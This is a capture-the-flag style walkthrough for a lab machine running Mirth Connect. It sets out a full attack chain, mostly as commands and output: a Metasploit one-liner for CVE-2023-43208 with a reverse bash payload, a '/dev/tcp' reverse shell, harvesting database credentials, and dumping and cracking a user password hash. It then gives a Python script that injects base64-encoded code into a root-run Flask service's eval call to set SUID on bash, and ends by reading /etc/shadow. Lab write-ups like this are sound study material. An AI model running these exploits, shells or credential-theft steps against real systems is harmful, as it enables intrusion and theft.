
Enum
$ export IP=10.129.1.223
$ rustscan --ulimit 10000 -a $IP -- -sCTV -Pn

Open 10.129.1.223:22
Open 10.129.1.223:80
Open 10.129.1.223:443
Open 10.129.1.223:6661

PORT     STATE SERVICE  REASON  VERSION
22/tcp   open  ssh      syn-ack OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 07:eb:d1:b1:61:9a:6f:38:08:e0:1e:3e:5b:61:03:b9 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDVuD7K78VPFJrRRqOF1sCo4+cr9vm+x+VG1KLHzsgeEp3WWH2MIzd0yi/6eSzNDprifXbxlBCdvIR/et0G0lKI=
|   256 fc:d5:7a:ca:8c:4f:c1:bd:c7:2f:3a:ef:e1:5e:99:0f (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILAfcF/jsYtk8PnokOcYPpkfMdPrKcKdjel2yqgNEtU3
80/tcp   open  http     syn-ack Jetty
| http-methods:
|   Supported Methods: GET HEAD TRACE OPTIONS
|_  Potentially risky methods: TRACE
|_http-favicon: Unknown favicon MD5: 62BE2608829EE4917ACB671EF40D5688
|_http-title: Mirth Connect Administrator
443/tcp  open  ssl/http syn-ack Jetty
|_http-title: Mirth Connect Administrator
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=mirth-connect
| Issuer: commonName=Mirth Connect Certificate Authority
*snip*
| http-methods:
|   Supported Methods: GET HEAD TRACE OPTIONS
|_  Potentially risky methods: TRACE
6661/tcp open  unknown  syn-ack
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


$ echo "$IP interperter.htb" | sudo tee -a /etc/hosts
- 2021 is pretty outdated so we search for
mirth connect RCEand find Metasploit payload - There are other PoCs out there of course
- One liner (Update IP)
- I upgraded shell by sending another revshell to penelope
$ msfconsole -q -x "use exploit/multi/http/mirth_connect_cve_2023_43208; set RHOSTS <TARGET_IP>; set RPORT 443; set SSL true; set VHOST interpreter.htb; set TARGETURI /; set PAYLOAD cmd/unix/reverse_bash; set LHOST tun0; set LPORT 4444; run"

msf exploit(multi/http/mirth_connect_cve_2023_43208) > run
[*] Started reverse TCP handler on :4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Version 4.4.0 is affected by CVE-2023-43208.
[*] Executing cmd/unix/reverse_bash (Unix Command)
[+] The target appears to have executed the payload.
[*] Command shell session 1 opened

id
uid=103(mirth) gid=111(mirth) groups=111(mirth)

# sending myself another shell
bash -c '/bin/sh -i >& /dev/tcp/IP/PORT 0>&1'
$ penelope -p PORT
mirth@interpreter:/usr/local/mirthconnect$ id
uid=103(mirth) gid=111(mirth) groups=111(mirth)
mirth@interpreter:/usr/local/mirthconnect$ ls -la
total 144
drwxr-xr-x 14 mirth mirth 4096 Feb 16 15:42 .
drwxr-xr-x 11 root root 4096 Feb 16 15:42 ..
drwxr-xr-x 2 mirth mirth 4096 Feb 16 15:42 client-lib
drwxr-xr-x 2 mirth mirth 4096 Feb 16 15:42 conf
drwxr-xr-x 2 mirth mirth 4096 Feb 16 15:42 custom-lib
drwxr-xr-x 4 mirth mirth 4096 Feb 16 15:42 docs
drwxr-xr-x 43 mirth mirth 4096 Feb 16 15:42 extensions
drwxr-xr-x 3 mirth mirth 4096 Feb 16 15:42 .install4j
drwxr-xr-x 2 mirth mirth 4096 Feb 16 15:42 logs
-rwxr-xr-x 1 mirth mirth 14867 Jul 18 2023 mcserver
-rwxr-xr-x 1 mirth mirth 69 Jul 18 2023 mcserver.vmoptions
-rwxr-xr-x 1 mirth mirth 18320 Jul 18 2023 mcservice
-rwxr-xr-x 1 mirth mirth 69 Jul 18 2023 mcservice.vmoptions
-rwxr-xr-x 1 mirth mirth 16803 Jul 18 2023 mirth-server-launcher.jar
-rwxr-xr-x 1 mirth mirth 1261 Sep 19 08:49 preferences
drwxr-xr-x 7 mirth mirth 4096 Feb 16 15:42 public_api_html
drwxr-xr-x 6 mirth mirth 4096 Feb 16 15:42 public_html
drwxr-xr-x 2 mirth mirth 4096 Feb 16 15:42 server-launcher-lib
drwxr-xr-x 14 mirth mirth 4096 Feb 16 15:42 server-lib
-rwxr-xr-x 1 mirth mirth 16765 Jul 18 2023 uninstall
drwxr-xr-x 2 mirth mirth 4096 Feb 16 15:42 webapps- Further enumeration reveals database creds
mirth@interpreter:/usr/local/mirthconnect$ grep -r password | head -10

conf/mirth.properties:# password requirements
conf/mirth.properties:password.minlength = 0
conf/mirth.properties:password.minupper = 0
conf/mirth.properties:password.minlower = 0
conf/mirth.properties:password.minnumeric = 0
conf/mirth.properties:password.minspecial = 0
conf/mirth.properties:password.retrylimit = 0
conf/mirth.properties:password.lockoutperiod = 0
conf/mirth.properties:password.expiration = 0
conf/mirth.properties:password.graceperiod = 0

mirth@interpreter:/usr/local/mirthconnect$ cat ./conf/mirth.properties

# Mirth Connect configuration file

# directories
dir.appdata = /var/lib/mirthconnect
dir.tempdata = ${dir.appdata}/temp

# ports
http.port = 80
https.port = 443

# Only used for migration purposes, do not modify
version = 4.4.0

*snip*

database = mysql

# examples:
#   Derby                       jdbc:derby:${dir.appdata}/mirthdb;create=true
#   PostgreSQL                  jdbc:postgresql://localhost:5432/mirthdb
#   MySQL                       jdbc:mysql://localhost:3306/mirthdb
#   Oracle                      jdbc:oracle:thin:@localhost:1521:DB
#   SQL Server/Sybase (jTDS)    jdbc:jtds:sqlserver://localhost:1433/mirthdb
#   Microsoft SQL Server        jdbc:sqlserver://localhost:1433;databaseName=mirthdb
#   If you are using the Microsoft SQL Server driver, please also specify database.driver below

database.url = jdbc:mariadb://localhost:3306/mc_bdd_prod

# database credentials
database.username = mirthdb
database.password = MirthPass123!
Info
DB
mysqlDB name
mc_bdd_prodUsername
mirthdbPassword
MirthPass123!
User
- We can find GitHub repo and patch notes HERE
- Since we have
mysqlcreds lets enumerate
mirth@interpreter:/usr/local/mirthconnect$ mysql -u mirthdb -p'MirthPass123!' -h localhost mc_bdd_prod

MariaDB [mc_bdd_prod]> show TABLES;
+-----------------------+
| Tables_in_mc_bdd_prod |
+-----------------------+
| ALERT                 |
| CHANNEL               |
| CHANNEL_GROUP         |
| CODE_TEMPLATE         |
| CODE_TEMPLATE_LIBRARY |
| CONFIGURATION         |
| DEBUGGER_USAGE        |
| D_CHANNELS            |
| D_M1                  |
| D_MA1                 |
| D_MC1                 |
| D_MCM1                |
| D_MM1                 |
| D_MS1                 |
| D_MSQ1                |
| EVENT                 |
| PERSON                |
| PERSON_PASSWORD       |
| PERSON_PREFERENCE     |
| SCHEMA_INFO           |
| SCRIPT                |
+-----------------------+
21 rows in set (0.000 sec)

MariaDB [mc_bdd_prod]> SELECT ID,USERNAME FROM PERSON;
+----+----------+
| ID | USERNAME |
+----+----------+
|  2 | sedric   |
+----+----------+
1 row in set (0.000 sec)

MariaDB [mc_bdd_prod]> SELECT * FROM PERSON_PASSWORD;
+-----------+----------------------------------------------------------+---------------------+
| PERSON_ID | PASSWORD                                                 | PASSWORD_DATE       |
+-----------+----------------------------------------------------------+---------------------+
|         2 | u/+LBBOUnadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w== | 2025-09-19 09:22:28 |
+-----------+----------------------------------------------------------+---------------------+
1 row in set (0.000 sec)- Patch notes reveal important security info https://github.com/nextgenhealthcare/connect/wiki/4.4.0---What’s-New#default-digest-algorithm-changed

- Community Issue - Shows patches to source specifically HERE
server/src/com/mirth/commons/encryption/Digester.java- File responsible for encryption settings- Digester.java

- This tells us exactly how we might crack a weak password
- Hashcat DOCS

- So we can create a hash file with proper formatting and attempt to crack with
rockyou.txt
$ cat sedric.txt
sha256:600000:u/+LBBOUnac=:YshQbDDqCAzy21EdK5OfZBJD1Ne4rXa1VgP5CzLd8Ps=

$ hashcat -m 10900 -a 0 sedric.txt /usr/share/wordlists/rockyou.txt
sha256:600000:u/+LBBOUnac=:YshQbDDqCAzy21EdK5OfZBJD1Ne4rXa1VgP5CzLd8Ps=:snowflake1- Now we can SSH as user for flag
$ sshpass -p 'snowflake1' ssh -o StrictHostKeyChecking=no sedric@interpreter.htb

sedric@interpreter:~$ ls
user.txt
Root
- Basic checks reveal no
sudo -l - Checking running processes we find a script running as root
- Can read source and confirm script runs on
port 54321
sedric@interpreter:~$ ss -tlpn
State         Recv-Q        Send-Q               Local Address:Port                Peer Address:Port        Process
LISTEN        0             80                       127.0.0.1:3306                     0.0.0.0:*
LISTEN        0             128                      127.0.0.1:54321                    0.0.0.0:*
LISTEN        0             256                        0.0.0.0:6661                     0.0.0.0:*
LISTEN        0             50                         0.0.0.0:443                      0.0.0.0:*
LISTEN        0             50                         0.0.0.0:80                       0.0.0.0:*
LISTEN        0             128                        0.0.0.0:22                       0.0.0.0:*
LISTEN        0             128                           [::]:22                          [::]:*

sedric@interpreter:~$ ps aux | grep root

*snip*

root        3504  0.0  0.7 400212 28264 ?        Ssl  14:04   0:04 /usr/bin/python3 /usr/bin/fail2ban-server -xf start
root        3507  0.0  0.8  39872 32372 ?        Ss   14:04   0:01 /usr/bin/python3 /usr/local/bin/notif.py


sedric@interpreter:~$ cat /usr/local/bin/notif.py

#!/usr/bin/env python3
"""
Notification server for added patients.
This server listens for XML messages containing patient information and writes formatted notifications to files in /var/secure-health/patients/.
It is designed to be run locally and only accepts requests with preformated data from MirthConnect running on the same machine.
It takes data interpreted from HL7 to XML by MirthConnect and formats it using a safe templating function.
"""
from flask import Flask, request, abort
import re
import uuid
from datetime import datetime
import xml.etree.ElementTree as ET, os

app = Flask(__name__)
USER_DIR = "/var/secure-health/patients/"; os.makedirs(USER_DIR, exist_ok=True)

def template(first, last, sender, ts, dob, gender):
    pattern = re.compile(r"^[a-zA-Z0-9._'\"(){}=+/]+$")
    for s in [first, last, sender, ts, dob, gender]:
        if not pattern.fullmatch(s):
            return "[INVALID_INPUT]"
    # DOB format is DD/MM/YYYY
    try:
        year_of_birth = int(dob.split('/')[-1])
        if year_of_birth < 1900 or year_of_birth > datetime.now().year:
            return "[INVALID_DOB]"
    except:
        return "[INVALID_DOB]"
    template = f"Patient {first} {last} ({gender}), {{datetime.now().year - year_of_birth}} years old, received from {sender} at {ts}"
    try:
        return eval(f"f'''{template}'''")
    except Exception as e:
        return f"[EVAL_ERROR] {e}"

@app.route("/addPatient", methods=["POST"])
def receive():
    if request.remote_addr != "127.0.0.1":
        abort(403)
    try:
        xml_text = request.data.decode()
        xml_root = ET.fromstring(xml_text)
    except ET.ParseError:
        return "XML ERROR\n", 400
    patient = xml_root if xml_root.tag=="patient" else xml_root.find("patient")
    if patient is None:
        return "No <patient> tag found\n", 400
    id = uuid.uuid4().hex
    data = {tag: (patient.findtext(tag) or "") for tag in ["firstname","lastname","sender_app","timestamp","birth_date","gender"]}
    notification = template(data["firstname"],data["lastname"],data["sender_app"],data["timestamp"],data["birth_date"],data["gender"])
    path = os.path.join(USER_DIR,f"{id}.txt")
    with open(path,"w") as f:
        f.write(notification+"\n")
    return notification

if __name__=="__main__":
app.run("127.0.0.1",54321, threaded=True)- Takes
firstname, lastnameas user controlled input - Input validation does not sanitize
{ or } - Builds string from input
- Executes string via
return eval(f"f'''{template}'''") - So we can inject
{payload}as firstname/lastname for it to be executed under python execution (not bash) - Need to bypass regex of special chars (base64 works)
- Could have abused this from
mirshshell and bypassed user portion entirely - We need to send XML payload to
http://127.0.0.1:54321/addPatient
root.py
- I like setting SUID on
/bin/bashbut do what you want
import urllib.request, base64

cmd = "os.chmod('/bin/bash', 0o4755)"
payload = base64.b64encode(cmd.encode()).decode()

xml = f"""<patient> \
  <timestamp>69696969696969</timestamp> \
  <sender_app>G4LT</sender_app> \
  <id>69696</id> \
  <firstname>{{eval(__import__(\"base64\").b64decode(\"{payload}\").decode())}}</firstname> \
  <lastname>ASDF</lastname> \
  <birth_date>11/11/1957</birth_date> \
  <gender>M</gender> \
</patient>"""
req = urllib.request.Request(
    "http://127.0.0.1:54321/addPatient",
    data=xml.encode(),
    headers={"Content-Type": "application/xml"},
)
print(urllib.request.urlopen(req).read().decode())- Checking SUID before and after we see successful privesc
sedric@interpreter:~$ ls -la /bin/bash
-rwxr-xr-x 1 root root 1265648 Sep  6 18:07 /bin/bash

sedric@interpreter:~$ python3 root.py
Patient None ASDF (M), 69 years old, received from G4LT at 69696969696969

sedric@interpreter:~$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1265648 Sep 6 18:07 /bin/bash- Success! Now spawn root shell
sedric@interpreter:~$ bash -p

bash-5.2$ id
uid=1000(sedric) gid=1000(sedric) euid=0(root) groups=1000(sedric)

bash-5.2$ ls /root
root.txt

bash-5.2$ cat /etc/shadow
root:$y$j9T$o.VVihLzQteSMxpHLdRkO.$ye7gwugB75H18vxlZ9Yp8uak36M3opreZHoWrWOJto7:20307:0:99999:7:::
sedric:$y$j9T$MMATL11rB9egotaJXLTma0$VZ43M7Rr6.Ls7g8gZwoPCRWIXi6Wjv8j/d8iublq1nB:20495:0:99999:7:::